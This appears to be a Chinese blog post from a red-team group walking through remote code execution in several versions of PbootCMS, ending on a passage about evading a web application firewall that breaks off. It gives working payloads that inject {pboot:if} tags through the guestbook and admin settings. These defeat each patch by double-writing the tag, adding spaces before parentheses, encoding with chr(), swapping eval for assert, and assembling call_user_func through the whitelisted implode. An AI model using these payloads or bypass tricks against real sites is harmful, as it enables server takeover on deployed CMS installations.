

从PbootCMS审计到某狗绕过

原创 队员编号026 酒仙桥六号部队 6月28日

这是 酒仙桥六号部队 的第 26 篇文章。

全文共计2033个字，预计阅读时长8分钟。

之前审计发现的PbootCMS2.0.3前台RCE，看了最近的版本更新漏洞被修复了，就放出之前的POC顺便看看能不能绕过补丁。

项目地址：<https://github.com/hnaoyun/PbootCMS>

PbootCMS自己实现了一个模板标签功能，在解析{pboot:if}标签的函数中使用了eval导致的任意代码执行。

1 PbootCMS2.0.3前台RCE

该cms在前台有留言功能，可以通过控制留言内容实现代码执行，但是需要在后台设置将留言内容显示。

1) 留言板插入标签代码

在 2.0.3 版本中留言板留言具体代码在 `\app\home\controller\IndexController.php`的addMsg函数，


```

IndexController.php x
261     }
262
263     // 接收数据
264     $mail_body = '';
265     foreach ($form as $value) {
266         $field_data = post($value->name);
267         if (is_array($field_data)) { // 如果是多选等情况时转换
268             $field_data = implode( glue: ',', $field_data);
269         }
270         $field_data = str_replace( search: 'pboot:if', replace: '', $field_data);
271         if ($value->required && !$field_data) {
272             alert_back( info: $value->description . '不能为空!');
273         } else {
274             $data[$value->name] = $field_data;
275             $mail_body .= $value->description . ':' . $field_data . '<br>';
276         }
277     }
278
279     $status = $this->config( item: 'message_verify') == '0' ? 1 : 0;
280
    \app\home\controller > IndexController > addMsg()
  
```

其中第270行有处过滤，使用双写即可绕过过滤，如 pbootpboot:if:if，去留言板测试一下。



去后台可以看到插入成功。




2) 解析if标签函数绕过

下面进入正戏：

解析if标签的函数为

\app\home\controller\ParserController.php的parserIfLabel函数。通过正则提取出所有if标签；



如刚才提交的内容，此时为变量matches0；

```

2440 public function parserIfLabel($content) $content: "<!doctype html>\r\n<html lang="zh">\r\n<head>\r\n\r\n<meta charset="utf-8">\r\n\r\n<titl
2441 {
2442 $pattern = '/\{pboot:if\(((^)\$)+)\}\{(\s\S)*?\}\{\}/pboot:if\}/'; $pattern: "/\{pboot:if\(((^)\$)+)\}\{(\s\S)*?\}\{\}/pboot:if\}/"
2443 $pattern2 = '/pboot:([0-9])+if/'; $pattern2: "/pboot:([0-9])+if/"
2444 if (preg_match_all($pattern, $content, &$matches)) { $content: "<!doctype html>\r\n<html lang="zh">\r\n<head>\r\n\r\n<meta charset"
2445 $count = count($matches[0]);
2446 for ($i = 0; $i < $count; $i++) {
2447 $flag = '';
2448 $out_html = '';
2449 $danger = false;

```

\app\home\controller \ ParserController \ parserIfLabel()

Variables

- 5 = "(pboot:if('9'='10'))active//pboot:if"
- 6 = "(pboot:if('10'='10'))active//pboot:if"
- 7 = "(pboot:if('11'='10'))active//pboot:if"
- 8 = "(pboot:if(''))background:#e9ecef url()/else)background:#e9ecef url(/PbootCMS/static/upload/image/20180412/1523501459462835.jpg)/pboot:if"
- 9 = "(pboot:if(2>0))\r\n \t<h5 class="border-bottom border-info pb-2"><i class="fa fa-sliders" aria-hidden="true"></i> 留言记录</h5>\r\n\r\n/pboot:if"
- 10 = "(pboot:if(1))123//pboot:if"
- 11 = "(pboot:if(2>0))\r\n\r\n<nav aria-label="page navigation" class="my-4">\r\n \t<div class="pagination justify-content-center">\r\n \t\t<a class="page-item page-link" href

1 = [array] [12]

之后会将pboot:if标签()中的payload赋值给matches1，如之前提交的内容，此时matches1=1，接着再进行过滤。提取出左括号前的字符串，判断字符串是否是函数或者字符串为eval，并且字符串不在白名单中（date,in_array,explode,implode）。

```

2461 // 解码条件字符串
2462 $matches[1][$i] = decode_string($matches[1][$i]);
2463
2464 // 带有函数的条件语句进行安全校验
2465 if (preg_match_all( pattern: '/([\w+)([\\s]+)?\(/i', $matches[1][$i], &$matches2)) {
2466     foreach ($matches2[1] as $value) {
2467         if ((function_exists($value) || preg_match( pattern: '/^eval$/i', $value)) && ! in_array($value, $white_fun)) {
2468             $danger = true;
2469             break;
2470         }

```

\app\home\controller \ ParserController \ parserIfLabel()


Variables

- 5 = "9'='10"
- 6 = "10'='10"
- 7 = "11'='10"
- 8 = ""
- 9 = "2>0"
- 10 = "1"
- 11 = "2>0"

2 = [array] [12]

\$pattern = "/\{pboot:if\(((^)\\$)+)\}\{(\s\S)*?\}\{\}/pboot:if\}/"

这里正则有点瑕疵，一顿测试之后发现函数名与括号之间插入空格可以绕过该正则，并且不影响执行，如图：



具体的原理后来看到一篇文章，

<https://www.leavesongs.com/PENETRATION/dynamic-features-and-webshell-tricks-in-php.html>

在函数名和括号间可以插入控制字符[\x00-\x20]，PHP引擎会忽略这些控制字符，接下来还有最后一处过滤就到了eval，胜利在望，此处正则匹配了一些常用的字符串。


```

2474 // 过滤特殊字符串
2475 if (preg_match( pattern: '/(\$_GET|\$_POST|\$_REQUEST|\$_COOKIE|\$_SESSION)|(file_put_contents)|(fwrite)|(phpinfo)|(base64_dec
2476     $danger = true;
2477 }
2478
2479 // 如果有危险函数，则不解析该IF
2480 if ($danger) {
2481     continue;
2482 }
2483
2484 eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');

```

个人测试时喜欢执行phpinfo，这个过滤了phpinfo，那就编码一下吧，还过滤了base64_decode，用chr拼接一下，注意chr和括号间也要插入空格，最终payload，插入之后需要后台管理员显示该留言，触发phpinfo：

```
1 {pbootpboot:if:if((eval ( chr (0x70).chr (0x68).chr (0x70).chr (0x69).c
```



2 PbootCMS2.0.7前台RCE

2.0.3之后过了一段时间再次看下这个cms，发现更新到了2.0.8，在2.0.8中暂时只能后台RCE，在2.0.7中还是可以留言板RCE的，只是加了一点点难度。

用之前的payload调试一下，发现在core\basic\Model.php的1255行，加了一处过滤，对最终的插入数据库的sql语句进行了一次过滤。


```
MessageController.php x Model.php x
1238         foreach ($data as $keys => $value) {
1239             $result = $this->insert($value);
1240         }
1241         return $result;
1242     }
1243 }
1244 } elseif ($this->sql['from']) {
1245     if (isset($this->sql['field']) && $this->sql['field']) { // 表指定字段复制
1246         $this->sql['field'] = "({$this->sql['field']})";
1247     }
1248     $sql = $this->buildSql($this->insertFromSql);
1249 } else {
1250     return;
1251 }
1252 if ($M != 'admin') {
1253     $sql = str_replace( search: 'pboot:if', replace: '', $sql); // 过滤插入cms条件语句
1254 }
1255 return $this->getDb()->amd($sql);
1256 }
1257 /**
1258 * 插入数据并返回自增ID值
1259 *
1260 */
```

又过滤了一次pboot:if, 那就在payload中再加一层就好了, 现在的payload变成这样:

```
1 {pbootpbootpboot:if:if:if((eval ( chr (0x70).chr (0x68).chr (0x70).chr (0
```

之后又在


\apps\home\controller\ParserController.php的parserIfLabel中加了些黑名单, 没有加assert, 可见黑名单的防御方式还是不太靠谱的。



因此, 将eval变成assert即可执行代码, payload变成这样:

```
1 {pbootpbootpboot:if:if:if((assert ( chr (0x70).chr (0x68).chr (0x70).chr
```

测试一下, 依旧可以执行成功。



3 PbootCMS2.0.8后台RCE

在2.0.8的

app\home\controller\MessageController.php的第61行提交留言的函数使用递归替换pboot:if字符串，因此双写操作不再管用了，也就无法在前台插入if标签，就无法走到解析if标签的函数了。

```
MessageController.php x
53
54 // 接收数据
55 $mail_body = '';
56 foreach ($form as $value) {
57     $field_data = post($value->name);
58     if (is_array($field_data)) { // 如果是多选等情况时转换
59         $field_data = implode( glue: ',', $field_data);
60     }
61     $field_data = preg_replace_r('/pboot:if/i', replace: '', $field_data);
62     if ($value->required && ! $field_data) {
63         alert_back( info: $value->description . '不能为空!');
64     } else {
65         $data[$value->name] = $field_data;
66         $mail_body .= $value->description . ':' . $field_data . '<br>';
67     }
68 }
69
70 $status = $this->config( item: 'message_verify') === '0' ? 1 : 0;
71
```

```
MessageController.php x handle.php x
935 } elseif ($network == $ip) {
936     return true;
937 } else {
938     return false;
939 }
940 }
941
942 // 递归替换
943 function preg_replace_r($search, $replace, $subject)
944 {
945     while (preg_match($search, $subject)) {
946         $subject = preg_replace($search, $replace, $subject);
947     }
948     return $subject;
949 }
950
951
```

本想着既然前台RCE不行，去后台编辑一下网站信息之类的插入payload变成后台RCE算了，结果后台也不太顺利了。parserIfLabel函数的正则表达式变了，无法再通过函数名与括号之间插入空格来绕过了。

```

2535         'in_array',
2536         'explode',
2537         'implode'
2538     );
2539
2540     // 还原可能包含的保留内容，避免判断失效
2541     $matches[1][$i] = $this->restorePreLabel($matches[1][$i]);
2542
2543     // 解码条件字符串
2544     $matches[1][$i] = decode_string($matches[1][$i]);
2545
2546     // 带有函数的条件语句进行安全校验
2547     if (preg_match_all( pattern: '/([\w]+)([\s\\\\\\\\]+)?\(</i', $matches[1][$i], &matches: $matches2)) {
2548         foreach ($matches2[1] as $value) {
2549             if (function_exists($value) && ! in_array($value, $white_fun)) {
2550                 $danger = true;
2551                 break;
2552             }
2553         }
2554     }
2555

```

接下来是个比较骚的操作，看上图2549行的if判断，当函数在白名单中即可继续执行，白名单函数有些啥呢？

```


2526     if (preg_match_all($pattern, $content, &: $matches)) {
2527         $count = count($matches[0]);
2528         for ($i = 0; $i < $count; $i++) {
2529             $flag = '';
2530             $out_html = '';
2531             $danger = false;
2532
2533             $white_fun = array(
2534                 'date',
2535                 'in_array',
2536                 'explode',
2537                 'implode'
2538             );
2539

```

有date, in_array, explode, implode, 乍一看是些没啥用的函数，但是经过一番冥思苦想，还是找到了可以利用的方式，只要将函数名写成数组，经由implode拼接成字符串，最后进入eval即可执行代码。

```
1 {pboot:if(implode('', ['c','a','l','l','_','u','s','e','r','_','f','u','r']
```

if括号中的payload会最终进入到eval中执行，测试一下这种方式行不行，如图这样是可以执行代码的。



最后将payload插入到后台网站基本信息中，随便访问一个网页代码就会执行。




4 webservershell绕过某狗

上文最后的绕过姿势主要使用了implode函数将数组元素拼接成了字符串，同时php有种可变函数的机制，如果一个变量名后面有圆括号，php将寻找与变量值同名的函数，并且尝试执行它。同时注意可变函数不能用于类似echo的语言结构，如何判断一个字符串能不能作为可变函数呢？

只需要

var_dump(function_exists('call_user_func'))返回true即可判断，如：



